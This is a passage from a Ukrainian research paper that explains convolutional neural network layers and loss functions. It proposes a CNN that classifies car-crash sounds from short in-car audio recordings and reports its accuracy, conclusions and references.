Після згорткових шарів додатково додають перцептрон, на вхід котрого будуть подаватися




Рис. 1. Структура багатшарового перцептронну




Рис. 2. Структура згорткової нейронної мережі

кінцеві карти ознак. Перші два типи шарів, згортковий та субдискретизований, чергуючись між собою, формують вхідний вектор ознак для багатшарового перцептронну.

Повноз'єднані нейронні мережі прямого поширення можна застосовувати як для навчання ознак, так і для класифікації даних, але застосування цієї архітектури до зображень є непрактичним. Наприклад, повнозв'язний шар для невеликого зображення розміром  $100 \times 100$  має 10 000 ваг. Операція згортки дає змогу розв'язати цю проблему, оскільки вона зменшує кількість вільних параметрів, дозволяючи мережі бути глибшою за меншої кількості параметрів. Наприклад, незалежно від розміру зображення, області розміру  $3 \times 3$ , кожна з одними й тими ж спільними

вагами, вимагають лише 9 вільних параметрів. Таким чином, це розв'язує проблему зникання або «вибуху» градієнтів у тренуванні традиційних багатшарових нейронних мереж з багатьма шарами за допомогою зворотного поширення.

Згортковий шар являє собою набір карт (інша назва – карти ознак або матриці), у кожній карті є синаптичне ядро (в різних джерелах його називають по-різному: скануюче ядро або фільтр). Кількість карт визначається вимогами до задачі, якщо взяти велику кількість карт, то підвищиться якість розпізнавання, але збільшиться обчислювальна складність. Виходячи з аналізу наукових статей, в більшості випадків пропонується брати співвідношення один до двох, тобто кожна карта попереднього шару (наприклад, у першого



згорткового шару, попереднім є вхідний) пов'язана з двома картами згорткового шару [11].

Розміри у всіх карт згорткового шару однакові і обчислюються за формулою:  $(x,y)=(mW-kW+1, mH-kH+1)$ , де  $(x,y)$  – обчислюваний розмір згорткової карти,  $mW$  – ширина попередньої карти,  $kW$  – ширина ядра,  $mH$  – висота попередньої карти,  $kH$  – висота ядра.

Ядро являє собою фільтр або вікно, яке «ковзає» по всій області карти і знаходить певні ознаки об'єктів. Розмір ядра зазвичай беруть в межах від  $3 \times 3$  до  $7 \times 7$ . Якщо розмір ядра маленький, то воно не зможе виділити будь-які ознаки, якщо занадто велике, то збільшується кількість зв'язків між нейронами. Також розмір ядра вибирається таким, щоб розмір карт згорткового шару був парним, це дозволяє не втрачати інформацію при зменшенні розмірності в підвибірному шарі.

Використання процедури «ковзного вікна» (sliding window), котра «нарізає» звукові доріжки, що надходять, на сегменти, котрі перекриваються на стиках (overlap), дозволяє обробляти звукові доріжки будь-якої довжини.

Ядро являє собою систему поділюваних ваг або синапсів, це одна з головних особливостей згорткової нейронної мережі. У звичайній багатошаровій мережі дуже багато зв'язків між нейронами, тобто синапсів, що вельми уповільнює процес детектування. У згортковій нейронній мережі – навпаки, загальні ваги дозволяє скоротити число зв'язків і дозволити знаходити одну і ту саму ознаку по всій області зображення [3]. Тут застосовується математична функція згортки, котра є особливим видом лінійної операції, в якій дві функції перемножуються, щоб отримати третю функцію, яка виражає, як форма однієї функції змінюється іншою. Простіше кажучи, два зображення, які можна представити у вигляді матриць, перемножуються, щоб отримати вихід, який використовується для вилучення ознак із зображення. Операція згортки обчислюється за формулою:

$$(fg)[m,n] = \sum_{kl} f[m-k, m-l]g[kl],$$

де  $f$  – вихідна матриця зображення,  $g$  – ядро згортки [11].

Отже, згортка – це операція обчислення нового значення обраного пікселя, що враховує значення оточуючих його пікселів. Для обчислення значення використовується матриця, що називається ядром згортки або матрицею згортки. Зазвичай ядро згортки є квадратною матрицею  $n \times n$ , де  $n$  – непарне число. Під час обчислення нового значення обраного пікселя ядро згортки «прикла-

дається» своїм центром до даного пікселя. Навколишні пікселі так само накриваються ядром. Далі вираховується сума, де складовими є помножені значення пікселів на значення комірки ядра, що накрила даний піксель. Сума ділиться на коефіцієнт нормування (div) або на суму всіх елементів ядра згортки. Отримане значення якраз і є новим значенням обраного пікселя. Якщо застосувати згортку до кожного пікселя зображення, то в результаті вийде певний ефект, що залежить від обраного ядра згортки [11].

Іншим важливим поняттям ЗНМ є агрегування (субдискретизація), яке є різновидом нелінійного зниження дискретизації. Існує декілька нелінійних функцій для реалізації агрегування, серед яких найпоширенішою є максимізаційне агрегування (max pooling). Воно розділяє вхідне зображення на набір прямокутників без перекриттів, і для кожної такої під-області виводить її максимум. Ідея полягає в тому, що точне положення ознаки не так важливе, як її грубе положення відносно інших ознак. Агрегувальний шар слугує поступовому скороченню просторового розміру представлення для зменшення кількості параметрів та об'єму обчислень у мережі, і відтак також для контролю перенавчання. В архітектурі ЗНМ є звичним періодично вставляти агрегувальний шар між послідовними згортковими шарами. Операція агрегування забезпечує ще один різновид інваріантності відносно паралельного перенесення.

Субдискретизований шар можна описати формулою  $x^l = f(a^l \text{subsample}(x^{l-1}) + b^l)$  де  $x^l$  – вихід шару  $l$ ,  $f()$  – функція активації,  $a^l, b^l$  – коефіцієнти зсуву шару  $l$ ,  $\text{subsample}()$  – операція вибірки локальних максимальних значень.

Агрегувальний шар діє незалежно на кожен зріз глибини входу, і зменшує його просторовий розмір. Найпоширенішим видом є агрегувальний шар із фільтрами розміру  $2 \times 2$ , що застосовуються з кроком 2, який знижує дискретизацію кожного зрізу глибини входу в 2 рази як за шириною, так і за висотою, відкидаючи 75 % збуджень. В цьому випадку кожна операція взяття максимуму діє над 4 числами. Розмір за глибиною залишається незмінним.

На додачу до максимізаційного агрегування, агрегувальні вузли можуть використовувати й інші функції, такі як усереднювальне агрегування (average pooling) та  $L^2$  – нормове агрегування. Історично усереднювальне агрегування застосовувалася часто, але останнім часом втратило популярність у порівнянні з дією максимізаційного агрегування, робота якого на практиці

виявилася кращою. Через агресивне скорочення розміру представлення, тенденція йде до менших фільтрів, або відмови від агрегувального шару взагалі [12].

Субдискретизований шар також, як і згортковий має карти. Мета субдискретизованого шару – зменшення розмірності карт попереднього шару. Якщо на попередній операції згортки вже були виявлені деякі ознаки, то для подальшої обробки настільки докладне зображення вже не потрібно, і воно ущільнюється до менш докладного.

У процесі сканування ядром субдискретизованого шару (фільтром) карти попереднього шару, скануюче ядро не перетинається на відміну від згорткового шару. Зазвичай, кожна карта має ядро розміром 2x2, що дозволяє зменшити попередні карти згорткового шару в 2 рази. Вся карта ознак поділяється на осередки 2x2 елементи, з яких вибираються максимальні за значенням.

Нейрони кожної карти попереднього субдискретизованого шару пов'язані з одним нейроном прихованого шару. Таким чином, число нейронів прихованого шару дорівнює числу карт субдискретизованого шару, але зв'язки можуть бути не обов'язково такими, наприклад, тільки частина нейронів будь-якої з карт субдискретизованого шару може бути пов'язана з першим нейроном прихованого шару, а частина, що залишилася з другим, або всі нейрони першої карти пов'язані з нейронами 1 і 2 прихованого шару. Обчислення значень нейрона можна описати формулою

$$x_j^l = f \left( \sum_i x_i^{l-1} w_{i,j}^{l-1} + b_j^{l-1} \right),$$

де  $x_j^l$  – карта ознак  $j$  (вихід шару  $l$ ),  $f()$  – функція активації,  $b^l$  – коефіцієнт зсуву (bias) шару  $l$ ,  $w_{i,j}^{l-1}$  – матриця вагових коефіцієнтів шару  $l$  [12].

Зазвичай, в субдискретизованому шарі застосовується функція активації *ReLU* (від англ. *Rectified Linear Units*, шар зрізаних лінійних вузлів). Цей шар застосовує ненасичувальну функцію активації  $f(x) = \max(x, 0)$ . Він посилює нелінійні властивості функції ухвалення рішення і мережі в цілому, не зачіпаючи рецептивних полів згорткового шару. Зрізаному лінійному вузлові *ReLU* часто віддають перевагу перед іншими функціями, оскільки він тренує нейронну мережу в декілька разів швидше без значної розплати точністю узагальнення [12].

Використаємо функцію активації *ReLU* для всіх шарів нейронної мережі, за виключенням вихідного шару, для якого застосуємо функцію активації *softmax* (нормовану експоненціальну

функцію). Функція *softmax* часто використовується в останньому шарі класифікаторів на основі нейронних мереж. Такі мережі зазвичай навчаються за допомогою перехресної ентропії, що на виході дає нелінійний варіант поліноміальної логістичної регресії.

Дана функція «стискає»  $K$ -вимірний вектор  $Z$  із довільним значенням компонент до  $K$ -вимірного вектору  $\sigma(Z)$  з дійсними значеннями компонент в області  $[0, 1]$ , що в сумі дають одиницю, та задається наступним чином:

$$\sigma(Z)_i = \frac{e^{z_i}}{\sum_{k=1}^K e^{z_k}}, j = 1, \dots, K.$$

Останній з типів шарів – це шар звичайного багатошарового перцептрона, або, як його ще називають – повнозв'язний шар. Мета шару – класифікація. Повнозв'язний шар моделює складну нелінійну функцію, оптимізуючи яку, покращується якість розпізнавання.

Функція втрат – це функція, яка характеризує втрати при неправильному прийнятті рішень на основі спостережених даних. Тобто це метод оцінки того, наскільки добре алгоритм моделює вказаний набір даних, наскільки гарно алгоритм працює з заданим набором. Метою функції втрат в нейронній мережі є оцінка та оновлення ваг нейронів з метою поліпшення оцінки на наступному кроці.

У якості функції втрат  $F$  можна використовувати середню абсолютну похибку, середньо-квадратичну логарифмічну похибку, завісні втрати (hinge loss), перехресну ентропію (cross entropy), softmax та cosine.

Якщо  $y_i^{pred}$  – передбачуваний клас,  $y_i^{true}$  – справжній клас,  $n$  – кількість зразків для навчання, то дані функції втрат обчислюються наступним чином:

середня абсолютна похибка – сума абсолютних різниць між цільовими значеннями та прогнозованими змінними:

$$F = \| y^{true} - y^{pred} \|_1 = \frac{\sum_{i=1}^n |y_i^{true} - y_i^{pred}|}{n};$$

середньо-квадратична похибка – сума квадратів відстаней між цільовими значеннями та прогнозованими змінними:

$$F = \| y^{true} - y^{pred} \|_2^2 = \frac{\sum_{i=1}^n (y_i^{true} - y_i^{pred})^2}{n};$$

середньо-квадратична логарифмічна похибка:

$$F = \frac{\sum_{i=1}^n \log \left( \frac{y_i^{pred} + 1}{y_i^{true} + 1} \right)^2}{n};$$

завісні втрати (*hinge loss*) – функція втрат, яка використовується для максимізації розділової класифікації і має таке представлення:

$$F = \sum_{i=1}^n \max \left( 0, \frac{1}{2} - y_i^{true} y_i^{pred} \right),$$

де  $y_i^{true}$  приймає значення 0 або 1; перехресна ентропія (*cross entropy*) має такий вигляд:

$$F(P, Q) = - \sum_x P(x) \log Q(x),$$

де  $P(x)$  – розподіл правильних відповідей, а  $Q(x)$  – розподіл ймовірностей прогнозів моделі.

У випадку бінарної класифікації функція втрат перехресної ентропії буде мати наступний вигляд:

$$F_p(Q) = - \frac{1}{n} \sum_{i=1}^n y_i \log(p(y_i)) + (1 - y_i) \log(1 - p(y_i)).$$

У цьому випадку для точки  $y=1$  додаємо  $\log(p(y))$  (логарифмічну ймовірність того, що  $y=1$ ) до втрат, а у випадку коли  $y=0$  додаємо  $\log(1 - p(y))$ . Ця функція сприяє наближенню розподілу прогнозування до цільового, штрафуючи не лише за помилкові прогнози, але і за невпевнені.

У випадку категоріальної класифікації функція втрат перехресної ентропії буде мати наступний вигляд:

$$F = - \sum_i y_i^{true} \log(p(y_i^{pred})),$$

де  $p$  – оцінка імовірності.

Категоріальна перехресна ентропія визначає міру того, наскільки два дискретних розподілу ймовірностей відрізняються один від одного. Знак мінуса гарантує зменшення втрат, коли розподіли стають ближчими один до одного.

Функція втрат *softmax* – це нормовані експоненційні втрати, які обчислюються як сума значення функції активації *softmax* та значення функції втрат перехресної ентропії:

$$F = - \frac{1}{N} \sum_{i=1}^N \left( \sum_{k=1}^K y_i \log \left( \frac{e^{w_k y_i + b_k}}{\sum_{k=1}^K e^{w_k y_i + b_k}} \right) \right).$$

Дана функція застосовується для передбачення єдиного класу з  $S$  взаємно виключних класів.

Функція втрат *cosine* має наступне представлення:

$$F(x, y) = 1 - \sigma_{\cos}(f(\theta), \phi(y)).$$

Косинусова подібність двох векторів  $x$  і  $y$  базується на куті між цими двома векторами:

$$\sigma_{\cos}(x, y) = \cos(x \leq y) = \frac{\langle x, y \rangle}{\|x\|_2 \times \|y\|_2},$$

де  $\langle \cdot \rangle$  – добуток векторів,  $\|\cdot\|_p$  –  $L^p$  норма.

$$\begin{aligned} F(x, y) &= 1 - \sigma_{\cos}(f(\theta), \phi(y)) = \\ &= 1 - \frac{\sum_{i=1}^n (y_i^{true} \times y_i^{pred})}{\sqrt{\sum_{i=1}^n (y_i^{true})^2} \times \sqrt{\sum_{i=1}^n (y_i^{pred})^2}} \end{aligned}$$

Чим вище значення косинусової подібності, тим вища значення точності моделі. Цілком протилежний вектор має значення косинусової подібності  $-1$ , цілком ортогональний вектор має значення косинусової подібності  $0$ , а повністю ідентичні вектори мають значення  $1$ .

Проведений аналіз показав, що в наш час існує багато архітектур згорткових нейронних мереж. До ЗНМ, що широко використовуються можна віднести такі:

*LeNet*. Перше успішне застосування згорткової нейронної мережі вдалося розробити Яну Лекуну в 1990-і роки. Архітектура *LeNet* застосовувалася для зчитування поштових індексів, цифр і т.д.

*AlexNet*. Розробники *AlexNet* Алекса Крижевський, Ілля Суцкевер і Джефф Хинтон. Ця розробка зіграла істотну роль в популяризації ЗНМ в області комп'ютерного зору. Архітектура *AlexNet* була представлена на *ImageNet ILSVRC Challenge* в 2012 році і зайняла перше місце (16% помилок проти 26% у архітектури, яка зайняла друге місце).

*ZF Net*. Розробники Метью Зеллера і Роба Фергюса. Архітектура *ZF Net* перемогла у *ILSVRC 2013*. Дана архітектура є удосконаленою версією *AlexNet* (збільшено розміри середніх згорткових шарів і зменшено крок і розмір фільтра на першому шарі).

*GoogLeNet*. У 2014 році конкурс *ILSVRC 2014* виграла ЗНМ розробки Шегеда і інших – співробітників корпорації *Google*. Основною особливістю даної архітектури є розробка та впровадженні вхідного модуля (*Inception Module*), що дозволило різко скоротити число параметрів до 4 млн з 60 млн. Скорочення параметрів відбувається також завдяки заміні повнозв'язних шарів у верхній частині мережі шарами середнього пулінгу.

*VGGNet*. Розробники Карен Симонян і Ендрю Ціссерман. Архітектуру *VGGNet* представлено на *ILSVRC 2014*. Розробникам вдалося наочно продемонструвати, що глибина є ключовим фактором

для продуктивності. Їх мережа містить 16 згорткових і повнозв'язних шарів і має надзвичайно однорідну архітектуру, яка виконує згортку  $3 \times 3$  і пулінг  $2 \times 2$  від початку до кінця. Вихідна модель доступна в режимі *Plug and Play* у фреймворку для глибокого навчання *Caffe*. Недоліком *VGGNet* є те, що потрібно оцінювати і використовувати набагато більше пам'яті і параметрів (140M). Більшість цих параметрів знаходяться в першому повнозв'язному шарі, і з тих пір було виявлено, що ці *FC*-шари можуть бути видалені без зниження продуктивності, значно зменшуючи кількість необхідних параметрів.

*ResNet*. Розробники Каймінгом Хе та ін. (команда дослідників з *Microsoft Research*). Особливістю цієї нейронної мережі є використання «залишкових з'єднань» або "*skip connections*", які дозволяють передавати інформацію з вхідного шару безпосередньо до вихідного шару. В кінці архітектури відсутні повнозв'язні шари. Сама архітектура *ResNet* складається з блоків з функцією активації *ReLU* та «залишковими з'єднаннями», які дозволяють нейронній мережі навчатися ефективно навіть при значній глибині. *ResNet* став популярним архітектурним варіантом для різноманітних завдань комп'ютерного зору та інших областей машинного навчання.

Загалом ідея використання нейронних мереж для вирішення задачі класифікації звуків автомобільних аварій полягає в наступному:

- за допомогою додатку для смартфона, та наявності відповідної згоди водія, вести постійний запис звукової доріжки того, що відбувається в автомобілі, у циклічному режимі. Постійно записуються лише останні 5 секунд, яких у випадку аварії достатньо для аналізу;

- альтернативно, виробники автомобілів можуть забезпечити запис звукової доріжки в авто за допомогою вбудованих мікрофонів, а подальші алгоритмічні обчислення проводити за допомогою процесорів, які наявні в усіх нових автомобілях;

- у випадку надходження від акселерометрів, вбудованих у смартфон/авто, даних про екстрене гальмування, останні 5 секунд записаної звукової доріжки передаються на аналіз згорткової нейронній мережі для бінарної класифікації події як «аварія/не аварія»;

- звуковий трек ділиться на сегменти, які передаються для аналізу на вхід нейронної мережі, котра попередньо навчалась на відповідних зразках інших автомобільних аварій.

З метою суттєвого зменшення навантаження на мобільні пристрої, робота нейронної мережі

може бути обмежена випадками, коли аварійна ситуація попередньо ідентифікована за допомогою алгоритмів, що базуються на даних акселерометрів та гіроскопів, встановлених в автомобілі або мобільному телефоні, що використовується як джерело сигналів. В такому випадку результати попереднього аналізу слугуватимуть тригером для запуску роботи ЗНМ, яка в такому випадку виконує додаткову верифікацію такої первинної класифікації. Для цього можна скористатись методиками, наведеними в роботі [10].

Для того ж, щоб точність розпізнавання аварій нейронною мережею була вищою, ніж алгоритмів, що базуються на інформації від акселерометрів, варто повністю замінити аналіз даних від акселерометрів на постійний аналіз звукової доріжки за допомогою ЗНМ в режимі реального часу, використовуючи дані від акселерометрів та гіроскопів лише як додаткову інформацію для аналізу, а не як тригер. Хоч це і призведе до постійного навантаження на процесорні потужності авто, а у випадку використання смартфона може вести до швидкого розряду батареї. В такому випадку можна рекомендувати роботу мобільного телефону з постійним підключенням до зарядного пристрою.

Для вирішення задачі розпізнавання аварійних ситуацій ми обрали архітектуру *ResNet*. Метою запропонованої архітектури є швидка обробка аудіо-сигналів, навчання безпосередньо з аудіо-сигналу, дискримінаційного представлення, яке досягає хорошої класифікаційної продуктивності на різних звуках автомобільних аварій.

Однією з проблем використання ЗНМ в обробці звуку є те, що довжина вхідного зразка повинна бути фіксована, але звук, отриманий з навколишнього середовища, може мати різну тривалість. Тому необхідно адаптувати ЗНМ для використання зі звуковими сигналами різної довжини. Ми вирішуємо цю задачу шляхом обмеження тривалості звукових треків 5 секундами.

Також різні мікрофони мобільних чи стаціонарних пристроїв можуть мати різну чутливість, в результаті чого амплітуда звукових треків, що подаються на вхід нейронної мережі, може суттєво відрізнятись при одних і тих самих аварійних ситуаціях. В подальших дослідженнях ми плануємо дослідити вплив амплітуди звукового сигналу на здатність ЗНМ коректно його класифікувати, а також запропонувати підхід до нормалізації амплітуди вхідних даних, що дозволить підвищити точність роботи ЗНМ.

Один із способів обійти обмеження, накладене вхідним шаром ЗНМ, це розділити аудіо-сигнал на

кілька кадрів фіксованої довжини за допомогою розсувного вікна відповідної ширини. Ширина вікна залежить в основному від частоти дискретизації сигналу. Крім того, послідовні аудіо-кадри також можуть мати певний відсоток перекриття, метою якого є максимальне використання інформації. Це, природно, збільшує кількість зразків, оскільки деякі частини аудіо-сигналу повторно використовуються, і це можна розглядати як явесь збільшення даних. Процес нарізки аудіо-сигналу у відповідні кадри проілюстрований на рис. 3.

У випадку, коли вхідна аудіо-форма сигналу  $X$  розділена на  $S$  кадрів, що позначаються як  $X_1, X_2, \dots, X_S$ , під час класифікації нам потрібно агрегувати прогнози ЗНМ, щоб прийти до рішення щодо  $X$ . Для цього для досягнення остаточного рішення можуть бути використані різні правила злиття, такі як більшість голосів або правило суми:

$$y_i = \sum_{j=1}^S a_{ji}, \text{ або } y_i = \frac{1}{S} \sum_{j=1}^S a_{ji},$$

де  $a_{ji}$  – прогноз ЗНМ для  $j=1, \dots, S$  сегмента аудіо-сигналу  $X$ ,  $i = 1, \dots, K$  – це передбачуваний клас.  $S$  – це кількість кадрів, а  $K$  – кількість класів.

Коли є  $K$  класів, ми генеруємо  $K$  значень і далі для відповідного аудіо-входу обираємо клас з максимальним значенням  $y_i = \max_{k=1}^K y_k$ .

Зважаючи на обрану довжину аудіо-сигналу дорожньої аварії в 5 секунд, нами було побудовано згорткову нейронну мережу, що складається з п'яти згорткових шарів.

Декілька згорткових шарів використовуються для того, щоб вловлювати точну часову структуру сигналу та слугувати фільтрами, які виконують поставлену задачу класифікації аварійних ситуацій. Це також дасть можливість позбутись використання додаткового модулю обробки сигналів, оскільки така нейронна мережа є достатньо

потужною, щоб «втягувати» релевантну інформацію низького та високого рівня з аудіо-сигналів, які надходять.

Оскільки обсяг вхідних даних для навчання мережі є обмеженим, використання більш глибоких архітектур нейронної мережі не є доцільним, оскільки може призвести до «перенавчання» (overfitting) – явища, при якому нейронна мережа коректно розпізнає дані, на яких відбувалось навчання, але невірно розпізнає нові дані. Перенавчання стається тоді, коли модель починає «запам'ятовувати» тренувальні дані, замість того, щоби «вчитися» узагальненню з тенденції. В результаті «перенавчана» модель має погану передбачувальну продуктивність, оскільки вона занадто сильно реагує на другорядні відхилення в тренувальних даних. Нашою ж метою є уможливити здійснення надійних передбачень на загальних даних, на яких не здійснювалося тренування [12].

Щоб оцінити точність моделі, ми використали 10-кратну перехресну перевірку. Для оцінки точності моделі ми використали такі показники як точність та втрата. Для функції втрат нами було обрано бінарну перехресну ентропію. Точність – це відсоток правильно класифікованих екземплярів. Для кожного класу втрата визначається як мінімальне значення втрат серед всіх епох (ітерацій в процесі навчання) в процесі перевірки. Аналогічно, точність для кожного класу розраховується шляхом отримання найкращого значення точності класифікації у кожену епоху.

Запропонований підхід був оцінений на основі набору тестових даних з 2000+ аудіо-зразків аварійних ситуацій. Експериментальні результати показали, що при використанні запропонованої ЗНМ досягається точність класифікації у 90 % + при розпізнаванні звуків нових аварій. Це краще, ніж моделі, які використовують необроблений аудіо-сигнал як вхід та набір даних UrbanSound8k (Salamon et al., 2014) для класифікації звуків навколишнього




Рис. 3. Нарізка вхідного аудіо-сигналу в кілька кадрів ( $fr, fr + 1$ ) з відповідним відсотком перекриття (50 %)

середовища, а також підходи, що базуються на обробці даних, що надходять від вбудованих акселерометрів та гіроскопів автомобіля.

Проте, зважаючи на те, що кожен відсоток точності дає надзвичайний економічний ефект, має сенс продовжити вдосконалення даного підходу з метою подальшого підвищення точності класифікації аварій.

Одним з можливих напрямків підвищення точності розпізнавання аварій може стати збільшення навчального набору даних шляхом створення нових екземплярів аудіо-записів за допомогою деформації існуючих. За допомогою такого підходу ми можемо збільшити в рази кількість елементів навчального набору даних, щоб таким чином вирішити проблему його обмеженості.

Цілком імовірно, що загальну продуктивність даного підходу можна надалі покращити, об'єднавши підходи, які використовують не лише одновимірні, але і двовимірні представлення (спектрограми) звукових сигналів у якості вхідних даних. Для цього можна виконати перетворення кожного аудіо-запису вибірки у спеціальні зображення – спектрограми Мела, що є його компактним інформативним візуальним представленням. В ході подальших досліджень ми встановимо, чи може такий підхід призвести до кращої продуктивності при класифікації звуків автомобільних аварій.

Крім того, фільтри, навчені в проміжних згорткових шарах запропонованої ЗНМ, не демонструють домінуючих частот і, здається, шумні. Необхідне подальше дослідження, щоб з'ясувати, як обійти таку проблему і, можливо, ще більше покращити ефективність запропонованого підходу.

**Висновки.** В дослідженні запропоновано підхід до класифікації звуків автомобільних аварій за допомогою згорткових нейронних мереж.

Під час дослідження було встановлено, що згорткові нейронні мережі, які розроблені спеціально для розпізнавання зображень, можна успішно навчити класифікувати звуки аварійних ситуацій на дорогах.

Запропонований наскрізний алгоритм навчання ЗНМ вивчає представлення безпосередньо з аудіо-сигналу. Запропонований підхід був оцінений на основі набору даних з 2000+ аудіо-зразків аварійних ситуацій, і експериментальні результати показали, що він дозволяє перевершити точність класифікації існуючих підходів на основі акселерометрів, демонструючи 90 %+ достовірності при розпізнаванні звуків нових аварій. Він також працює краще, ніж моделі, які використовують необроблений аудіо-сигнал як вхід та набір даних *UrbanSound8k* (Salamon et al., 2014) для класифікації звуків навколишнього середовища.

Запропонована архітектура ЗНМ має менше параметрів, ніж більшість існуючих архітектур ЗНМ, що використовуються для класифікації звуків. Крім того, запропонований підхід не вимагає жодного модуля обробки сигналу для класифікації звуку, що робить цю модель цілком придатною для використання в мобільних додатках розпізнавання звуку, або у вбудованих системах автомобілів.

В ході подальших досліджень необхідно встановити, як можна покращити загальну продуктивність даного підходу, об'єднавши підходи, які використовують не лише одновимірні, але і двовимірні представлення (спектрограми) звукових сигналів у якості вхідних даних.

Також фільтри, навчені в проміжних згорткових шарах запропонованої ЗНМ, не демонструють домінуючих частот і є зашумленими, тому необхідно у подальшому з'ясувати, як вирішити це завдання і, можливо, покращити ефективність запропонованого підходу.

#### Список літератури:

1. Лебідь О., Кіпоренко С., Вовк В. Виявлення кібератак та підвищення інформаційної безпеки на основі технології нейронних мереж в умовах кібервійни. *Наука і техніка сьогодні*. 2023. № 1 (15). С. 238–256. DOI: [https://doi.org/10.52058/2786-6025-2023-1\(15\)-238-256](https://doi.org/10.52058/2786-6025-2023-1(15)-238-256).
2. Мясіщев О.А., Ленков Є.С., Білик О.М. Розпізнавання графічних образів з використанням нейронних мереж. *Збірник наукових праць Військового інституту КНУ ім. Т. Шевченка*. 2016. № 54. С. 143–148. URL: [https://mil.knu.ua/files/223\\_1494110996.pdf](https://mil.knu.ua/files/223_1494110996.pdf). (дата звернення: 11.02.2024)
3. Мірошник О.О. Комп'ютерне моделювання нейронної мережі для розпізнавання вейвлет-образів. *Вісник Харківського національного технічного університету сільського господарства імені Петра Василенка*. 2014. Вип. 154. С. 57–58. URL: [http://nbuv.gov.ua/UJRN/Vkhdtusg\\_2014\\_154\\_22](http://nbuv.gov.ua/UJRN/Vkhdtusg_2014_154_22) (дата звернення: 8.01.2024).
4. Мірошник О.О., Святобатько А.В. Моделювання нейронної мережі для задач прогнозування фізичних параметрів. *Праці Таврійського державного агротехнологічного університету*. 2013. Т. 5. № 13. С. 34–40. URL: [https://nauka.tsatu.edu.ua/print-journals-tdatu/13-5/13\\_5/zmist.pdf](https://nauka.tsatu.edu.ua/print-journals-tdatu/13-5/13_5/zmist.pdf) (дата звернення: 9.02.2024).
5. Gencoglu O., Virtanen T., Huttunen H. Recognition of acoustic events using deep neural networks. Department of Signal Processing, Tampere University of Technology. EUSIPCO 2014. 506–510. 2014.

URL: [https://www.researchgate.net/publication/288213802\\_Recognition\\_of\\_acoustic\\_events\\_using\\_deep\\_neural\\_networks](https://www.researchgate.net/publication/288213802_Recognition_of_acoustic_events_using_deep_neural_networks) (дата звернення: 14.02.2024).

6. Abdoli S., Cardinal P., Koerich A. End-to-end environmental sound classification using a 1D convolutional neural network. *Machine Learning*. 2019. DOI: <https://doi.org/10.48550/arXiv.1904.08990>.

